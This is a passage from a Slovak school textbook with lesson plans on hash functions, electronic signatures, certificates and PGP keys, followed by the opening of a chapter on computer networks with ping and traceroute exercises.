4	Vymenovať 3 známe hešovacie funkcie.	1
5	Pomenovať, akú kryptografiu využíva elektronický podpis.	1
6	Uviesť, aký kľúč (súkromný / verejný) využije príjemca dokumentu s elektronickým podpisom.	1
7	Vysvetliť, ako zistí príjemca elektronicky podpísaného dokumentu, že súbor je nezmenený oproti pôvodne zaslanému.	2
8	Uviesť aspoň 3 oblasti využitia elektronického podpisu v živote ľudí.	1
9	Vytvoriť heš reťazca.	3
10	Overiť zhodu digitálnych odtlačkov.	4
11	Vytvoriť heš súboru.	4



ŠPECIFICKÝ CIEĽ – AFEKTÍVNY

1

Pretvárať postoj ku posudzovaniu pravosti prenášaných dát medzi počítačmi – integrovať potrebu kriticky vnímať skutočnosť, že dáta môžu byť pozmenené počas prenosu, a kedy je táto skutočnosť neprípustná.

DIDAKTICKÝ PROBLÉM

V dobe využívania informačno-komunikačných technológií (IKT) v každodennom živote na činnosti, ktoré sú spojené so spracovaním a presúvaním dôležitých a citlivých údajov, prostredníctvom pracovných či súkromných počítačov, prenos informácií od zdroja k cieľu musí mať možnosť – v prípade potreby (napr. pri komunikácii elektronickou poštou), spĺňať požiadavky na jeho bezpečnosť: informácie musia byť doručené v úplnej a pôvodnej podobe. Je potrebné zabezpečiť, aby počas prenosu nedošlo k možnosti zistiť obsah prenášaných informácií. Tiež je nevyhnutné, aby bolo možné **identifikovať, ak počas prenosu došlo ku zmene obsahu prenášaných informácií** (nezáleží na tom, či úmyselne alebo neúmyselne).

Hlavnou úlohou vyučovacej hodiny je, aby žiaci vedeli vysvetliť podstatu a význam **elektronického podpisovania dokumentov**, aktívne poznali pojmy elektronický podpis a digitálny podpis.

DIAGNOSTIKA VEDOMOSTÍ Z MINULEJ HODINY, ZÁROVEŇ KONTROLA DÚ (7 MIN.)

Prostredníctvom doma pripravených šifrovacích kruhov, žiaci odšifrujú a napíšu otvorený text pre predložené texty na pripravených papierových štítkoch; napr. 7 anglických slov s rôznou dĺžkou. Dobu riešenia (napr. 2 minúty) je potrebné striktné dodržať.

(computer technology, operating system, Microsoft Windows, Linux, Debian, integrity, attacker)

Cieľ aktivity:

- 1) overiť osvojenie princípu šifrovania / dešifrovania,
- 2) žiaci, ktorí si splnili DÚ, majú šifrovacie kruhy a splnia úlohu v časovom limite. Tí, ktorí šifrovacie kruhy nemajú, by mali mať problém úlohu stihnúť v časovom limite.

MOTIVÁCIA (4 MIN.)

VM: diskusia; SF: frontálna

Aká je úloha podpisu? (jednoznačná identifikácia osoby v spojení s dokumentom)

EXPOZÍCIA (20 MIN.)



VM: heuristická; SF: frontálna

Učiteľ položí otázku. Žiaci navrhujú odpovede. Upresnením položených čiastkových otázok učiteľ koriguje odpovede žiakov tak, aby sa postupne približovali k riešeniu. Žiaci pracujú s učebným textom na túto vyučovaciu hodinu, alebo využívajú internet; je vhodné viesť ich aj k tomu, aby uviedli, z ktorej stránky informáciu získali (upevnenie kompetencií pracovať so zdrojmi informácií; kritické prijímanie informácií)

Návrh možných otázok:

- 1) Ako vyriešiť podpis pri elektronickom dokumente?
- 2) Skúste zistiť, čo je „heš“. (elektronický odtlačok dát)
- 3) Aké sú v dnešnej dobe metódy pre vytvorenie „heš-u“? (MD5, SH-1, SH-256, SH-512)
- 4) Ktoré metódy pre tvorbu heš sú odporúčané? (SH-256, SH-512)
- 5) Ako súvisí heš s úlohou podpisovania dokumentu? (umožní zistiť, či došlo k zmene obsahu súboru pri prenose)

FIXÁCIA (10 MIN.)



VM: kooperácia v dvojiciach; SF: skupinová

- Žiaci vytvoria dvojice.
- Za pomoci www stránky: <http://onlinemd5.com/> si každý žiak vytvorí heš reťazca.
- Vytvorený heš, označenie metódy aj pôvodný reťazec (modifikovaný / nemodifikovaný) pošle druhému z dvojice.
- Druhý člen dvojice zistí, či zaslaný heš zodpovedá priloženému reťazcu (môže na to využiť napr. funkciu IF v MS Excel)

DIAGNOSTIKA (2 MIN.)



Zhrnutím pojmov, napr. otázkami vytvorenými preformulovaním špecifických cieľov, realizujeme frontálnu diagnostiku prebranej tematiky.

ZHRNUTIE – ELEKTRONICKÝ PODPIS



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

Vysvetliť pojem „elektronický podpis“.

1

(dáta v elektronickej forme pridružené k elektronickým dátam ako metóda overenia pravosti - že dokument bol vytvorený danou osobou/systémom; obdoba ručného podpisu)

Vysvetliť pojem „digitálny podpis“.

2

(mechanizmus asymetrickej kryptografie, ktorým sa zaistuje „elektronické podpísanie“ údajov; elektronický podpis je realizovaný technológiou digitálneho podpisu)

Vysvetliť pojem „heš“.

3

(„digitálny odtlačok“ – reťazec vždy konštantnej dĺžky, ktorá závisí od typu hešovacej funkcie, pričom pre rovnaký vstupný reťazec vznikne vždy rovnaký heš, a nie je prakticky možné spätne zistiť pôvodný text z heš-u)

Vymenovať 4 známe hešovacie funkcie.

4

(MD5, SHA-1, SHA-256, SHA-512)

Pomenovať, akú kryptografiu využíva elektronický podpis.

5

(asymetrickú kryptografiu)

Uviesť, aký kľúč (súkromný/verejný) využije príjemca dokumentu s elektronickým podpisom.

6

(verejný kľúč)

Vysvetliť, ako zistí príjemca elektronicky podpísaného dokumentu, že súbor je nezmenený oproti pôvodne zaslanému.

7

(odšifrovaný a novo vyrobený heš sú zhodné)

8

Uviesť aspoň 2 oblasti využitia elektronického podpisu v živote ľudí.

(e-government, e-business)

9

Vytvoriť heš reťazca.

(s využitím generátora na *www stránke*, napr. <http://onlinemd5.com/>)

?

NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

10

Overiť zhodu digitálnych odtlačkov.

(napr. s využitím *MS Excel*, funkcie *IF*)

11


Vytvoriť heš súboru.


(s využitím generátora na *www stránke*, napr. <http://onlinemd5.com/>)

2.4 Certifikáty a certifikačné authority (metodika)

Vyučovacia hodina č. 3 témy „Základy kryptológie“

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ – KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1 Vysvetliť, čo je certifikát .	2
2 Vysvetliť, načo je certifikát potrebný.	2
3 Uviesť, ako si vieme certifikát k webovej stránke pozrieť.	3
4 Vysvetliť, čo sa uvádza v položkách certifikátu (vydavateľ, platný od, platný do, držiteľ).	2
5 Vysvetliť, čo je to „poskytovateľ dôveryhodných služieb“	2
6 Vytvoriť si elektronický podpis .	3
7 Vysvetliť 2 spôsoby získania elektronického podpisu.	2

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1 Pretvárať postoj ku pôvodnosti prenášaných dát medzi počítačmi – integrovať potrebu identifikácie pravosti prenášaných digitálnych dát.

DIDAKTICKÝ PROBLÉM

V dobe využívania informačno-komunikačných technológií (IKT) v každodennom živote na činnosti, ktoré sú spojené so spracovaním a presúvaním dôležitých a citlivých údajov,

prostredníctvom pracovných či súkromných počítačov, prenos informácií od zdroja k cieľu musí mať možnosť – v prípade potreby (napr. pri komunikácii elektronickou poštou), spĺňať požiadavky na jeho bezpečnosť: informácie musia byť doručené v úplnej a pôvodnej podobe. Je potrebné zabezpečiť, aby počas prenosu nedošlo k možnosti zistiť / upraviť obsah prenášaných informácií. Je potrebné zabezpečiť, že **informácie pochádzajú od deklarovaného autora**.

Hlavnou úlohou vyučovacej hodiny je, aby žiaci vedeli formulovať, čo je **certifikát**, čo obsahuje certifikát, čo je a načo slúži certifikačná autorita.

DIAGNOSTIKA VEDOMOSTÍ Z MINULEJ HODINY (3 MIN.)

učiteľ vysvieti cez dataprojektor:

--- ... --- (SOS)

Čo je to, čo zobrazuje tento zápis a kedy sa s tým môžete stretnúť?



MOTIVÁCIA (1 MIN.)

VM: prípadová štúdia, informačno-receptívna; SF: frontálna

Chceme použiť internet banking svojej banky na realizáciu príkazu na úhradu. Ako postupujeme do okamihu prihlásenia sa do bankového účtu?



EXPOZÍCIA (14 MIN.)

VM: riešenie prípadovej štúdie; SF: frontálna

- 1) Prejdeme na stránku banky,
- 2) v adresnom riadku webového prehliadača skontrolujeme, či sa tam nachádza symbol visiaceho zámku; ak nie je viditeľný, certifikát chýba, ak je viditeľný, kliknutím naňho si ho sprístupníme (priamo – Chrome, exportovaním do súboru – Edge),
- 3) prezrieme si údaje v certifikáte,
- 4) prezrieme si certifikáty na stránkach viacerých bánk.

Ak by sme potrebovali preukázať banke svoju identitu, potrebujeme elektronický podpis.



EXPOZÍCIA – DRUHÁ ČASŤ (10 MIN.)



VM: interaktívna demonštrácia; SF: frontálna

Vytvorenie elektronického podpisu bez CA – typ PGP

- 1) Na stránke <https://pgpkeygen.com/> vyplniť formulár
 - a. aký algoritmus? (stránkou je podporovaný iba ECC)
 - b. na ako dlho? (odporúčaná doba je 1-2 roky)
- 2) Public Key = verejný kľúč uložíme do súboru; sprístupníme pre partnerov, s ktorými komunikujeme elektronicky,
- 3) Private Key = súkromný kľúč uložíme do súboru; využívame na podpisovanie svojich elektronických dokumentov, ktoré odosielame partnerom, ktorí vlastnia náš verejný kľúč, aby si pomocou neho mohli overiť pravosť nami odoslaného dokumentu.

Učiteľ vysvetlí pojmy v súvislosti so špecifickými cieľmi 5-7 s odvolaním sa na textovú časť.

FIXÁCIA (12 MIN.)




VM: kooperácia v skupine; SF: skupinová

Žiaci overia 5 webových stránok, na ktoré zvyknú chodiť z hľadiska používania certifikátov, overia platnosť certifikátov.

DIAGNOSTIKA (3 MIN.)



Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)		ODPOVEĎ
1	V adresnom riadku prehliadača webových stránok vidím symbol visiaceho zámku. Znamená to, že: (a, c, d)	a) komunikácia s touto stránkou je zabezpečená (šifrovaná) b) na stránku sa nedá dostať, je zamknutá c) údaje vpisované do formulára na stránke nie sú čitateľné počas prenosu informácie d) vieme zistiť verejný kľúč subjektu spojeného s webovou stránkou
2	Certifikát (b)	a) deklaruje odbornosť tvorcu webovej stránky b) viaže spolu verejný kľúč a jeho vlastníka c) platí neobmedzene d) je prístupný iba IKT odborníkom
3	Poskytovateľ dôveryhodných služieb (a, b)	a) poskytuje certifikačné služby b) vydáva certifikáty c) najvyššia pozícia na certifikačnom úrade d) chráni svoje certifikačné služby

4

PGP

(b, c)

- a) využíva poskytovateľov dôveryhodných služieb
- b) využíva model pavučiny dôvery
- c) používatelia majú kľúčenky
- d) je iné pomenovanie pre infraštruktúry verejného kľúča

ZHRNUTIE – CERTIFIKÁTY A CERTIFIKAČNÉ AUTORITY



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

Vysvetliť, čo je certifikát.

1

(elektronický dokument, ktorým potvrdzuje vydavateľ certifikátu, že verejný kľúč v ňom uvedený, patrí tomu, pre koho je certifikát vydaný; viaže spolu verejný kľúč a jeho vlastníka)

Vysvetliť, načo je certifikát potrebný.

2

(úlohou certifikátu je, aby používatelia mali istotu, že verejný kľúč patrí deklarovanému subjektu)

Uviest', ako si vieme certifikát ku webovej stránke pozrieť.

3

(zameriame sa na adresný riadok prehliadača webových stránok a hľadáme symbol visiaceho zámku; ak nie je viditeľný, certifikát chýba, ak je viditeľný, kliknutím naňho si ho sprístupníme (priamo – Chrome, exportovaním do súboru – Edge)

Vysvetliť, čo sa uvádza v položkách certifikátu (vydavateľ, platný od, platný do, držiteľ).

4

(vydavateľ – kto vydal certifikát (certifikačná autorita), platný od – začiatok platnosti, platný do – koniec platnosti, držiteľ – pre koho je vydaný)

Vysvetliť, čo je to „certifikačná autorita“.

5

(dôveryhodný subjekt, ktorý poskytuje certifikačné služby (vydáva, overuje platnosť, ruší a archivuje certifikáty), spravuje certifikáty,

Vytvoriť si elektronický podpis.

6

(PGP bez CA)

Vysvetliť 2 spôsoby využívania elektronického podpisu.

7

(digitálny podpis: PKI – do procesu vstupuje CA; PGP – na princípe vzájomnej dôvery – bez CA)

BIBLIOGRAFIA

- [1] EASTTOM, Chuck. Modern Cryptography: Applied Mathematics for Encryption and Information Security. McGraw-Hill Education, 2016. Computer Security and Cryptography, 2007.
- [2] KONHEIM, Alan G. Computer security and cryptography. John Wiley & Sons, 2007.
- [3] Scytale [online]. [cit. 2018-08-25]. Dostupné z: <https://en.wikipedia.org/wiki/Scytale>
- [4] Film Kód Enigmy [online]. [cit. 2018-08-25]. Dostupné z: <https://www.csfd.cz/film/283747-kod-enigmy/prehled/>
- [5] Enigma (šifrovací stroj) [online]. [cit. 2018-08-25]. Dostupné z: [https://sk.wikipedia.org/wiki/Enigma_\(šifrovací_stroj\)](https://sk.wikipedia.org/wiki/Enigma_(šifrovací_stroj))
- [6] Caesar Cipher [online]. [cit. 2018-08-25]. Dostupné z: <https://www.dcode.fr/caesar-cipher>
- [7] SMITH, Richard E. Elementary Information Security, 2nd Edition. Jones & Bartlett Learning. 2015.
- [8] MAO, Wenbo. Modern cryptography: theory and practice. Pearson Education India, 2003.
- [9] OnlineMD5 [online]. [cit. 2018-08-25]. Dostupné z: <http://onlinemd5.com/>
- [10] Overovanie identity osoby na základe jej podpisu – biometrické podpisy [online]. [cit. 2018-08-25]. Dostupné z: <http://www.techpark.sk/technika-62010/biometricke-podpisy.html>
- [11] VAN TILBORG, Henk CA; JAJODIA, Sushil (ed.). Encyclopedia of cryptography and security. Springer Science & Business Media, 2014.
- [12] VACCA, John R. Computer and Information Security Handbook, 3rd Edition Computer and information security handbook. Morgan Kaufmann. 2017.
- [13] BIDGOLI, Hossein. Handbook of Information Security, Volume 1, Key Concepts, Infrastructure, Standards, and Protocols. John Wiley & Sons. 2006.
- [14] AL-HAJERY, Eyas. Trust Model in PGP and X. 509 Standard PKI. [online]. [cit. 2018-08-25]. Dostupné z: www.sans.org/infosecFAQ/encryption/trust/model.htm, 2002.
- [15] Nástroj GPG [online]. [cit. 2018-08-25]. Dostupné z: <https://gpgtools.org/>



INFORMAČNÁ BEZPEČNOSŤ (03. KAPITOLA)

.....

MÁRIA SPIŠÁKOVÁ

OBSAH

3	Základy počítačových sietí	76
3.1	Základy Počítačových sietí (študijný text)	77
3.1.1	Delenie počítačových sietí	77
3.2	Ako pracujú počítačové siete.....	78
3.2.1	Sieťové protokoly TCP/IP a OSI	80
3.3	Bezpečnosť pripojenia	85
3.4	Technologické trendy v domácnosti, internet vecí.....	86
3.5	Bezpečnostné hrozby	86
3.6	Bezpečnostné opatrenia.....	87
3.6.1	Firewall	88
3.6.2	Zoznamy riadenia prístupu do siete - ACL	89
3.6.1	Použitie VPN ako zabezpečenia siete	90
3.7	Základy počítačových sietí (metodika).....	91
3.8	Bibliografia.....	94

3 ZÁKLADY POČÍTAČOVÝCH SIETÍ

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 2 vyučovacie hodiny (VH)

Vstupné požiadavky na žiaka:

- poznať pojmy: dvojková sústava, jednotky informácie – bit, Byte
- pracovať so súbormi a priečinkami počítača;
- identifikovať, či je počítač pripojený do počítačovej siete;
- pracovať s webovým prehliadačom;
- Správca úloh v OS - poznať jeho úlohu a vedieť ho spustiť.

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- žiacke počítače pripojené na internet s webovým prehliadačom; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;

Odporúčané metódy:

- bádateľská;
- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova:
 - rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,
- osobnostný a sociálny rozvoj
 - rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

Medzipredmetové vzťahy

Informatika, Občianska náuka

3.1 Základy počítačových sietí (študijný text)

3.1.1 Delenie počítačových sietí

Siete existujú vo všetkých veľkostiach, od jednoduchých sietí pozostávajúcich z dvoch počítačov po siete spájajúce milióny zariadení.

Sieť domácej kancelárie a malé kancelárske siete sú často založené jednotlivcami, ktorí pracujú z domácej alebo vzdialenej kancelárie a potrebujú sa pripojiť k firemnej sieti alebo iným centralizovaným zdrojom. Navyše mnoho podnikateľov používa domáce kancelárie a malé kancelárske siete na reklamu a predaj výrobkov, objednávanie spotrebného materiálu a komunikáciu so zákazníkmi.

V podnikoch a veľkých organizáciách je možné siete používať v ešte širšom rozsahu, aby poskytovali ukladanie a prístup používateľov k informáciám na sieťových serveroch. Spájajú stovky až tisíce počítačov. Siete tiež umožňujú rýchlu komunikáciu, ako je e-mail, okamžité zasielanie správ a spolupráca medzi zamestnancami. Okrem interných výhod mnohé organizácie využívajú svoje siete na poskytovanie produktov a služieb zákazníkom prostredníctvom svojho pripojenia na internet.

Internet je najväčšia existujúca sieť. V skutočnosti termín Internet znamená "sieť sietí". Internet je doslova množinou vzájomne prepojených súkromných a verejných sietí.

Počítačové siete sa líšia vo:

- veľkosti pokrytej plochy,
- počte pripojených používateľov,
- počte a typoch dostupných služieb,
- oblasť zodpovednosti.

Potom delíme počítačové siete takto:

Lokálna sieť (LAN) - sieťová infraštruktúra, ktorá umožňuje prístup používateľov a koncovým zariadeniam v malej geografickej oblasti, ktorá je zvyčajne podniková, domáca alebo malá podniková sieť vlastnená a spravovaná jednotlivcom alebo oddelením IT.

Široká sieť (WAN) - Sieťová infraštruktúra, ktorá poskytuje prístup k iným sieťam v širokej geografickej oblasti, ktorú spravidla vlastní a spravuje poskytovateľ telekomunikačných služieb.

Metropolitná sieť (MAN) - sieťová infraštruktúra, ktorá sa rozprestiera na fyzickej ploche väčšej ako LAN, ale je menšia ako WAN (napr. mesto). MAN sú spravidla prevádzkované jediným subjektom, ako je veľká organizácia.

Bezdrôtová sieť LAN (WLAN) - podobne ako LAN, ale bezdrôtovo prepája používateľov a koncové body v malej geografickej oblasti.


Sieť úložného priestoru (SAN) - sieťová infraštruktúra navrhnutá na podporu súborových serverov a poskytuje ukladanie, vyhľadávanie a replikáciu dát.

3.2 Ako pracujú počítačové siete

Keď sa pripájame na webové stránky na čítanie noviniek na sociálnych sieťach alebo nakupujeme, len zriedka nám záleží na tom, ako sa naše dáta dostávajú na webovú stránku a ako sa k nám dostanú údaje z webových stránok. Nepoznáme technológie, ktoré nám umožňujú používať internet. Je to kombinácia medených káblov a optických káblov, ktoré prechádzajú cez pevninu a pod oceánom a prenášajú dáta, ktoré hľadáme. Používajú sa tiež vysokorýchlostné bezdrôtové a satelitné technológie. Tieto pripojenia spájajú telekomunikačné zariadenia a poskytovateľov pripojenia (ISP), ktoré sú distribuované po celom svete. Títo globálni poskytovatelia internetového pripojenia triedy 1 a triedy 2 prepojujú časť internetu, zvyčajne cez Internet Exchange Point (IXP) (internetové ústredne).

Globálni poskytovatelia triedy 1 si vymieňajú dáta medzi sebou bez poplatkov. Niektoré siete triedy 2 a všetky siete triedy 3 musia platiť za prenos dát v iných sieťach. [1]

Väčšie siete sa pripájajú k sieťam triedy 2 cez Point of Presence (PoP), ktorý je zvyčajne umiestnený v budove, kde sa uskutočňujú fyzické pripojenia k ISP. ISP triedy 3 spájajú domovy a podniky s internetom. Z dôvodu rozdielných vzťahov medzi poskytovateľmi internetových služieb a telekomunikačnými spoločnosťami môžu dáta z počítača na internetový server prechádzať rôznymi cestami. Pochopenie cesty, ktorou prechádza sieťová komunikácia, je pre to dôležité. (Vid' obr. 3.1.)



Obrázok 3-1
Štruktúra počítačových sietí [2]



CVIČENIE – PRECVIČTE SI!

1. Skontrolujte sieťovú konektivitu svojho počítača použitím príkazu Ping v príkazovom riadku
2. Otestujte a skontrolujte cestu použitím príkazu Tracer (vo Windowse) alebo traceroute (v Unixe) ku vzdialenému serveru, napr. google.com
3. Zobrazte cestu ku vzdialenému serveru, napr. ku www.google.com pomocou webového nástroja: <http://www.monitis.com/traceroute/>

Riešenie:

1. úloha:

- Na kontrolu konektivity sa používa príkaz ping, ktorý sa spúšťa v príkazovom riadku počítača. Postup pri tejto úlohe je nasledovný – spustíme si príkazový riadok (v OS Windows napíšeme `cmd` do vyhľadávača) a do neho dopíšeme: `ping -c 4 <cieľová sieť alebo adresa koncového zariadenia>`
- Napríklad pre príkaz: `ping -c 4 www.cisco.com`.

Výpis bude vyzeráť nasledovne:

```
PING e2867.dsca.akamaiedge.net (88.221.139.219): 56 data bytes
64 bytes from 88.221.139.219: icmp_seq=0 ttl=56 time=22.301 ms
64 bytes from 88.221.139.219: icmp_seq=1 ttl=56 time=20.191 ms
64 bytes from 88.221.139.219: icmp_seq=2 ttl=56 time=19.351 ms
64 bytes from 88.221.139.219: icmp_seq=3 ttl=56 time=20.153 ms

--- e2867.dsca.akamaiedge.net ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 19.351/20.499/22.301/1.093 ms
```

Príkazom boli odoslané 4 pakety na cieľovú adresu, z nich sa žiaden nestratil a minimálny, priemerný a maximálny čas sa zobrazuje na konci výpisu.

2. úloha:

- Nástroj `traceroute` (alebo `tracert`) sa často používa na riešenie problémov so sieťou. Zobrazením zoznamu smerovačov umožňuje používateľovi identifikovať cestu, ktorá sa použila na dosiahnutie konkrétneho cieľa v sieti. Každý smerovač predstavuje miesto, kde sa jedna sieť pripája k inej sieti a prostredníctvom ktorého bol dátový paket odoslaný. Počet smerovačov je známy ako počet uzlov cez ktoré údaje preši až ku cieľu.
- Zobrazený zoznam môže pomôcť identifikovať problémy s tokom údajov pri pokuse o prístup k službe, ako je webová stránka. To môže byť tiež užitočné pri vykonávaní úloh, ako je sťahovanie údajov. Nástroje na sledovanie trasy založené na príkazovom riadku sú zvyčajne súčasťou operačného systému koncového zariadenia – počítača, prepínača, smerovača.
- Postup pri tejto úlohe je nasledovný – spustíme si príkazový riadok a do neho dopíšeme: `tracert <cieľová sieť alebo adresa koncového zariadenia>`. Napríklad: `tracert google.com`.
- Výpis môže vyzeráť nasledovne

```
~ pocitac$ traceroute google.com
```

```


traceroute to google.com (172.217.21.14), 64 hops max, 52 byte packets
 1 192.168.0.1 (192.168.0.1) 3.818 ms 11.083 ms 1.823 ms
 2 st-static-srk228.87-197-192.telecom.sk (87.197.192.228) 3.727 ms * 4.976 ms
 3 * * *
 4 * * *
 5 * * *
 6 80.150.170.81 (80.150.170.81) 17.645 ms 12.094 ms 11.228 ms
 7 m-ef1-i.m.de.net.dtag.de (217.5.69.18) 19.530 ms 18.917 ms 18.998 ms
 8 80.157.207.46 (80.157.207.46) 23.756 ms 24.228 ms 19.223 ms
 9 108.170.247.113 (108.170.247.113) 26.745 ms 25.718 ms 24.276 ms
10 108.170.227.193 (108.170.227.193) 39.460 ms 25.094 ms
    108.170.227.191 (108.170.227.191) 24.938 ms
11 muc11s13-in-f14.1e100.net (172.217.21.14) 64.153 ms 26.796 ms 24.284 ms

```

Výpis nás oboznamuje kade išli pakety a aký čas to trvalo. Riadky s hviezdikami znamenajú to, že daný úsek bol nedosiahnuteľný a dáta sa preposielali opakovane.

3. úloha:

Niekedy sa chceme pozrieť, ako naše pakety postupujú po sieti. Môžeme na to použiť on-line nástroje napr. na webovom portáli: <http://www.monitis.com/traceroute/> (obr. 3.2). Cesta sa zobrazuje po zadaní adresy a spustení tlačidla. Webová stránka zobrazuje cestu z amerického kontinentu ku hľadanému cieľu.



3.2.1 Sieťové protokoly TCP/IP a OSI


Jednoduché káblové alebo bezkáblové pripojenie medzi koncovými zariadeniami nestačí na to, aby umožňovalo komunikáciu zariadení. Aby sieťové zariadenia komunikovali, musia vedieť "ako" komunikovať. Komunikácia, či už osobná medzi ľuďmi alebo medzi zariadeniami cez sieť, sa riadi pravidlami nazývanými protokoly. Tieto protokoly sú špecifické pre typ komunikačnej metódy, ktorá sa využíva.

Napríklad dvaja ľudia, ktorí komunikujú tvárou v tvár sa musia dohodnúť, ako komunikovať. Ak komunikácia používa hlas, musia sa najskôr dohodnúť na jazyku. Informáciu, ktorú chcú zdieľať, musia byť schopní formulovať pochopiteľným spôsobom. Pri slovenčine správnou gramatikou, resp. známym nárečím, správnym tónom hlasu, aby táto správa bola pochopiteľná.

Sieťová komunikácia je rovnaká. Sieťové protokoly poskytujú prostriedky na komunikáciu počítačov v sieťach. Sieťové protokoly definujú kódovanie správ, formátovanie, zapuzdrenie, veľkosť, časovanie a možnosti doručenia.

Sada/množina protokolov obsahuje protokoly, ktoré spolupracujú na poskytovaní komplexných sieťových komunikačných služieb. Sada protokolov je špecifikovaná normalizačnou organizáciou alebo vyvinutá predávajúcim. Aby zariadenia mohli úspešne komunikovať, musí sieťová sada protokolov opisovať presné požiadavky a interakcie. Sieťové protokoly definujú spoločný formát a súbor pravidiel na výmenu správ medzi zariadeniami. Niektoré bežné sieťové protokoly sú Hypertext Transfer Protocol (HTTP), Transmission Control Protocol (TCP) a Internet Protocol (IP). IP sa týka protokolov IPv4 a IPv6. IPv6 je najnovšia verzia IP a nakoniec nahradí bežnejšiu IPv4.

